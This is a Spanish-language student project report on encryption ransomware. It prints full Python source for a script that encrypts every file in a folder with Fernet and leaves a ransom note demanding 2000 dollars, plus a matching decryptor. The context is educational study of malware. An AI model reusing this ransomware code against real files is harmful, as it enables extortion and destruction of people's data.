



Nombre: Frank Hartling

ID: 1098970

Prof: Harold Lawrence Marzan Mercado

Asignatura: Algoritmos Maliciosos

Tema: Proyecto Final

Tabla de contenido:

Introducción.....Pág 3

Desarrollo.....Págs 4-8

Conclusión.....Pág 9



Introducción:

Hoy en día existen todo tipo de malwares o algoritmos maliciosos que se encargan de hacerle la vida imposible a millones de personas. Ya que los informáticos que utilizan estos algoritmos para el mal se encargan de infectar todas las máquinas posibles para obtener un beneficio, ya sea monetario o de interés personal, al robar, eliminar o dañar los archivos de un sistema, llegando incluso a romper el funcionamiento interno de una máquina. Entre estos algoritmos, existe uno que es muy conocido por las personas que poseen conocimiento sobre la informática, incluso ha llegado a los oídos de muchas personas debido a su efectividad y constancia, el cual es el Ransomware. El Ransomware o malware de rescate, es un tipo de malware que impide a los usuarios acceder a su sistema o a sus archivos personales y que exige el pago de un rescate para poder acceder de nuevo a ellos. Este infecta a una computadora a través de spam malicioso o publicidad engañosa a través de engañar a la gente con el fin de que abra archivos adjuntos o haga clic en vínculos que parecen legítimos, aparentando que proceden de una institución de confianza o de un amigo. Existen muchos tipos de Ransomware, pero el que se va a utilizar en este proyecto es el Ransomware de cifrado, el cual es el peor de todos, ya que es el que le secuestra los archivos y los cifra, exigiendo un pago para volver a descifrarlos y devolvérselos. Se explicará paso a paso el Código desarrollado para la ejecución del malware y se evidenciarán los resultados obtenidos del mismo.

Desarrollo:

En este proyecto se optó por desarrollar un Ransomware de cifrado, el cual utiliza dos procedimientos para su ejecución: la encriptación y la descriptación. El programa se desarrolló con el lenguaje de programación Python y se utilizó como IDE el software de Visual Studio Code desarrollado por Microsoft. Este Ransomware solo afecta al entorno de Windows, por lo que no funciona en otros entornos como MacOS o Linux; Además, este se encarga de encriptar los archivos que se encuentren en una carpeta en específico, por lo que se debe especificar en el código del programa la ruta específica en donde se desea ejecutar el programa.


Primero, se creó una carpeta de prueba que contiene varios archivos de prueba, ya sea archivos de texto, imágenes, documentos, audio, etc. Esta carpeta es la que se utiliza para encriptar y desencryptar los archivos que contiene con el Ransomware. Esta carpeta esta contenida en otra carpeta que lleva como nombre Ransomware, en donde también se encuentran los archivos que contienen el código del malware, lo cual se hizo de esta manera para más comodidad a la hora de mostrar el programa.



Luego, se procedió a desarrollar el código del programa en Visual Studio Code. Primero se importan las librerías de “cryptography.fernet” y “os”, en donde la primera se utiliza para crear la clave o “key” necesaria para encriptar y la segunda es la que permite escanear los diferentes ficheros que se quieren encriptar. Luego se procede a crear la función que genera la clave, en donde se crea una variable “key” que asume el valor de una nueva clave generada y luego se guarda como “key.key” de tipo escritura. Se crea otra función que cargue la clave simplemente retornando el “key.key” de la función anterior en tipo de lectura. Después se procede a crear la función de encriptación que tome los parámetros de los objetos que se quieren encriptar y la clave que se va a utilizar. En esta función, se crea una variable f en donde se guardará el método que encriptará los ficheros y un bucle “for” en donde se leerá cada elemento para luego ser encriptado por el método “encrypt” en la variable f y finalmente escribir cada elemento encriptado. Por último se crea el “main” en donde se escribe la ruta en donde se encuentra el archivo o carpeta que queremos encriptar, se utiliza el método “listdir” para escanear los elementos de la carpeta y se concatena junto a la ruta anterior para conseguir la ruta completa. Se llama a las funciones que generan y cargan la clave, además de la función de encriptar con los parámetros indicados. Adicionalmente, se crea un archivo “readme.txt” con un mensaje en donde se pide el rescate o la condición para desencriptar el elemento encriptado.



```
Encriptacion.py X Desencriptacion.py
Encriptacion.py > ...
1  from cryptography.fernet import Fernet
2  import os
3
4  def generar_key():
5      key = Fernet.generate_key()
6      with open('key.key', 'wb') as archivo_key:
7          archivo_key.write(key)
8
9  def cargar_key():
10     return open('key.key', 'rb').read()
11
12 def encriptar(items, key):
13     f = Fernet(key)
14     for item in items:
15         with open(item, 'rb') as archivo:
16             datos_archivo = archivo.read()
17             datos_encriptados = f.encrypt(datos_archivo)
18             with open(item, 'wb') as archivo:
19                 archivo.write(datos_encriptados)
20
21 if __name__ == '__main__':
22
23     ruta_encriptar = 'C:\\Users\\fedua\\OneDrive\\Documents\\Ransomware\\Prueba'
24     items = os.listdir(ruta_encriptar)
25     ruta_completa = [ruta_encriptar+ '\\'+item for item in items]
26
27     generar_key()
28     key = cargar_key()
29
30     encriptar(ruta_completa, key)
31
32     with open(ruta_encriptar+ '\\'+ 'readme.txt', 'w') as archivo:
33         archivo.write('Ficheros encriptados\n')
34         archivo.write('Depositame 2000 dolares en la cuenta para desencriptarte el archivo :'))
```


Para la descriptación, se creó otro módulo o archivo aparte. En este se utilizan las mismas librerías que en el módulo de encriptación y se crea la misma función que genera la clave. Luego se procede a crear la función de descriptación con la misma estructura de la función de encriptación excepto que en el caso de utilizar el método “encrypt”, se utiliza “decrypt” para descriptar los datos encriptados anteriormente. Por último, en el “main” se escribe la ruta en donde se hizo la encriptación y se utiliza el método “remove” para eliminar el archivo “readme.txt” que se había creado. Se escanean de nuevo los elementos de la carpeta y se concatena junto a la ruta anterior para conseguir la ruta completa. Teniendo la ruta completa, se llama a la función que carga la llave y la que descripta con sus respectivos parámetros.



```
Descriptacion.py > ...
1  from cryptography.fernet import Fernet
2  import os
3
4  def cargar_key():
5      return open('key.key', 'rb').read()
6
7  def descriptar(items, key):
8      f = Fernet(key)
9      for item in items:
10         with open(item, 'rb') as archivo:
11             datos_encriptados = archivo.read()
12             datos_desencriptados = f.decrypt(datos_encriptados)
13             with open(item, 'wb') as archivo:
14                 archivo.write(datos_desencriptados)
15
16  if __name__ == '__main__':
17      ruta_desencriptar = 'C:\\Users\\fedua\\OneDrive\\Documents\\Ransomware\\Prueba'
18      os.remove(ruta_desencriptar+'\\'+ 'readme.txt')
19
20      items = os.listdir(ruta_desencriptar)
21      ruta_completa = [ruta_desencriptar+'\\'+item for item in items]
22
23      key = cargar_key()
24      descriptar(ruta_completa, key)
```

Ejecución y resultados del programa:





Conclusión:

Se concluye que el Ransomware funcionó correctamente y que los resultados fueron los esperados. Es importante aclarar que el uso de los malware debe ser de manera ética y no para el mal, ya que hoy en día hay muchas personas que sufren las consecuencias de este mal uso. Es por eso que se debe concientizar a las personas sobre el uso y cuidado de estos programas, enseñándoles como es la estructura y el funcionamiento de estos algoritmos. En general, este proyecto demostró el funcionamiento básico de un Ransomware a través de la encriptación de un archivo con el único propósito de aprender sobre este tipo de malware, sus características y vulnerabilidades, sin utilizarlo de manera negativa.